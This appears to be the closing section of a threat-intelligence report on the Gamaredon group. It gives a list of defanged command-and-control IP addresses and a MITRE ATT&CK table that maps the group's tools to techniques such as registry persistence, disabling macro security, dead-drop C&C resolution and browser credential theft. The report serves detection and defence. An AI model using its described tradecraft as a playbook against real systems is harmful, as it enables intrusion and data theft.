159.203.21[.]16	N/A	DigitalOcean, LLC	2024-06-19	Gamaredon C&C server.
159.223.226[.]57	N/A	DigitalOcean, LLC	2024-05-03	Gamaredon C&C server.
161.35.169[.]180	N/A	DigitalOcean, LLC	2025-01-30	Gamaredon C&C server.
161.35.185[.]146	N/A	DigitalOcean, LLC	2024-08-08	Gamaredon C&C server.
164.90.210[.]128	N/A	DigitalOcean, LLC	2024-11-28	Gamaredon C&C server.
165.22.120[.]122	N/A	DigitalOcean, LLC	2024-04-20	Gamaredon C&C server.
165.232.136[.]224	N/A	DigitalOcean, LLC	2024-06-18	Gamaredon C&C server.
167.99.127[.]118	N/A	DigitalOcean, LLC	2024-02-20	Gamaredon C&C server.
167.172.74[.]200	N/A	DigitalOcean, LLC	2024-11-28	Gamaredon C&C server.
178.128.215[.]84	N/A	DigitalOcean, LLC	2024-07-15	Gamaredon C&C server.
209.38.97[.]36	N/A	DigitalOcean, LLC	2024-07-30	Gamaredon C&C server.
213.182.204[.]71	N/A	Baxet Group Inc.	2024-09-05	Gamaredon C&C server.

MITRE ATT&CK TECHNIQUES

This table was built using *version 17* of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1583.001	Acquire Infrastructure: Domains	Gamaredon registers domains for its C&C servers.
	T1583.003	Acquire Infrastructure: Virtual Private Server	Gamaredon rents servers for its C&C infrastructure.
	T1587.001	Develop Capabilities: Malware	Gamaredon develops its own custom malware.

Tactic	ID	Name	Description
Initial Access	T1566.001	Phishing: Spearphishing Attachment	Gamaredon sends spearphishing emails with malicious attachments.
	T1566.002	Phishing: Spearphishing Link	Gamaredon sends spearphishing emails with malicious links.
	T1091	Replication Through Removable Media	Gamaredon can gain initial access via weaponized USB drives.
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	Gamaredon uses PowerShell to execute payloads.
	T1059.003	Command and Scripting Interpreter: Windows Command Shell	Gamaredon uses `cmd.exe` to execute payloads.
	T1059.005	Command and Scripting Interpreter: Visual Basic	Gamaredon uses VBScript to execute payloads.
	T1059.007	Command and Scripting Interpreter: JavaScript/JScript	PteroLNK drops malicious LNK files that use JavaScript to execute payloads.
	T1559.001	Inter-Process Communication: Component Object Model	Various Gamaredon tools use the COM object `MSScriptControl.ScriptControl.1` to execute VBScript payloads.
	T1106	Native API	PteroCDrop uses the WinAPI `CreateProcess` to execute VBScript payloads.
	T1204.001	User Execution: Malicious Link	Gamaredon uses LNK files in its spearphishing campaigns and for lateral movement.
	T1204.002	User Execution: Malicious File	Gamaredon uses HTA files in its spearphishing campaigns.
	T1047	Windows Management Instrumentation	Various Gamaredon tools use WMI to enumerate connected drives or to resolve C&C IP addresses by pinging C&C domains.
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Various Gamaredon tools use either the HKCU `Run` key or the `Startup` folder for persistence.

Tactic	ID	Name	Description
	T1547.009	Boot or Logon Autostart Execution: Shortcut Modification	PteroBox creates a LNK file in the `Startup` folder to ensure persistence.
	T1037.001	Boot or Logon Initialization Scripts: Logon Script (Windows)	PteroLNK achieves persistence by setting the `UserInitMprLogonScript` registry key.
	T1137.001	Office Application Startup: Office Template Macros	PteroTemplate inserts a VBA macro into the `Normal.dotm` template to achieve persistence.
	T1137.006	Office Application Startup: Add-ins	PteroGraphin creates an Excel add-in to ensure persistence.
	T1053.005	Scheduled Task/Job: Scheduled Task	Various Gamaredon tools create scheduled tasks for persistence.
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	Various Gamaredon tools use base64 to decode downloaded payloads.
	T1480.001	Execution Guardrails: Environmental Keying	Various Gamaredon tools use the volume serial number from the compromised system as an XOR key for payloads.
	T1564.001	Hide Artifacts: Hidden Files and Directories	PteroLNK creates hidden files.
	T1564.003	Hide Artifacts: Hidden Window	Various Gamaredon tools spawn PowerShell processes with hidden windows.
	T1564.004	Hide Artifacts: NTFS File Attributes	PteroStew uses alternate data streams to hide itself and its C&C servers.
	T1562.001	Impair Defenses: Disable or Modify Tools	PteroTemplate and PteroGraphin modify the registry to disable Microsoft Office macro security.
	T1070.004	Indicator Removal: File Deletion	PteroPSDoor and PteroBox delete staged files after successful exfiltration.
	T1036.003	Masquerading: Rename Legitimate Utilities	PteroGraphin creates a copy of the PowerShell interpreter with a different name.
	T1036.004	Masquerading: Masquerade Task or Service	Various Gamaredon tools create scheduled tasks with benign-looking names.

Tactic	ID	Name	Description
	T1036.007	Masquerading: Double File Extension	PteroLNK creates files with so-called double extensions, such as `.docx.lnk`, `.pdf.lnk`, and `.xlsx.lnk`.
	T1036.008	Masquerading: Masquerade File Type	Various Gamaredon tools store VBScript payloads in files with randomized extensions.
	T1112	Modify Registry	PteroLNK modifies specific registry values to disable showing hidden files.
	T1027.006	Obfuscated Files or Information: HTML Smuggling	Gamaredon uses HTML smuggling in its spearphishing campaigns.
	T1027.009	Obfuscated Files or Information: Embedded Payloads	Various Gamaredon tools drop embedded payloads.
	T1027.010	Obfuscated Files or Information: Command Obfuscation	Gamaredon uses base64 to encode PowerShell commands.
	T1027.011	Obfuscated Files or Information: Fileless Storage	Various Gamaredon tools install themselves into the registry.
	T1027.013	Obfuscated Files or Information: Encrypted/Encoded File	Gamaredon encodes and encrypts its payloads.
	T1027.015	Obfuscated Files or Information: Compression	Gamaredon uses various types of archives in its spearphishing campaigns.
	T1027.016	Obfuscated Files or Information: Junk Code Insertion	Gamaredon obfuscates its tools by inserting junk code.
	T1218.005	System Binary Proxy Execution: Mshta	Gamaredon uses `mshta.exe` to execute HTA files.
	T1218.011	System Binary Proxy Execution: Rundll32	LNK files created by PteroLNK use `rundll32.exe` to execute payloads.
Credential Access	T1555.003	Credentials from Password Stores: Credentials from Web Browsers	PteroSteal gathers and exfiltrates credentials stored by various browsers.

Tactic	ID	Name	Description
Discovery	T1083	File and Directory Discovery	PteroBox, PteroLNK, PteroPSDoor, and PteroVDoor search for files with specific file extensions.
	T1057	Process Discovery	PteroScout enumerates running processes.
	T1012	Query Registry	PteroScout enumerates installed software.
	T1518.001	Software Discovery: Security Software Discovery	PteroScout enumerates installed security software.
	T1082	System Information Discovery	PteroScout exfiltrates the output of the `systeminfo.exe`.
Lateral Movement	T1091	Replication Through Removable Media	PteroLNK and PteroTickle can move laterally via weaponized USB drives.
	T1080	Taint Shared Content	PteroLNK creates malicious LNK files on network drives to move laterally.
Collection	T1119	Automated Collection	PteroBox and PteroPSDoor periodically search for files with specific file extensions.
	T1039	Data from Network Shared Drive	PteroBox, PteroPSDoor, and PteroVDoor exfiltrate files with specific file extensions from mapped network drives.
	T1025	Data from Removable Media	PteroBox, PteroPSDoor, and PteroVDoor exfiltrate files with specific file extensions from connected USB drives.
	T1074.001	Data Staged: Local Data Staging	PteroBox and PteroPSDoor stage files prior to exfiltration.
	T1113	Screen Capture	PteroScreen captures and exfiltrates screenshots.
Command and Control	T1105	Ingress Tool Transfer	Various Gamaredon tools can download additional payloads.
	T1071.001	Application Layer Protocol: Web Protocols	Gamaredon uses HTTP and HTTPS for C&C communication.
	T1132.001	Data Encoding: Standard Encoding	Various Gamaredon tools use base64 to encode data prior to exfiltration.
	T1568.001	Dynamic Resolution: Fast Flux DNS	Gamaredon uses fast flux DNS for its C&C infrastructure.

Tactic	ID	Name	Description
	T1573.001	Encrypted Channel: Symmetric Cryptography	Gamaredon uses XOR and 3DES to encrypt payloads.
	T1008	Fallback Channels	Various Gamaredon tools can obtain, as a fallback, C&C servers from third-party services, such as `telegram.me`, `telegra.ph`, and `teletype.in`.
	T1665	Hide Infrastructure	Gamaredon uses the Cloudflare tunnel utility to hide its C&C infrastructure.
	T1095	Non-Application Layer Protocol	PteroPShell uses TCP for C&C communication.
	T1090	Proxy	PteroSocks serves as a reverse SOCKS proxy server.
	T1102.001	Web Service: Dead Drop Resolver	Various Gamaredon tools can obtain C&C servers from third-party services, such as `telegram.me`, `telegra.ph`, and `teletype.in`.
	T1102.003	Web Service: One-Way Communication	PteroGraphin receives payloads via a post on the Telegraph platform – `telegra.ph`.
Exfiltration	T1020	Automated Exfiltration	PteroBox and PteroPSDoor periodically exfiltrate staged files.
	T1041	Exfiltration Over C2 Channel	Various Gamaredon tools exfiltrate files or gathered information over the C&C channel.
	T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	PteroBox exfiltrates files to Dropbox.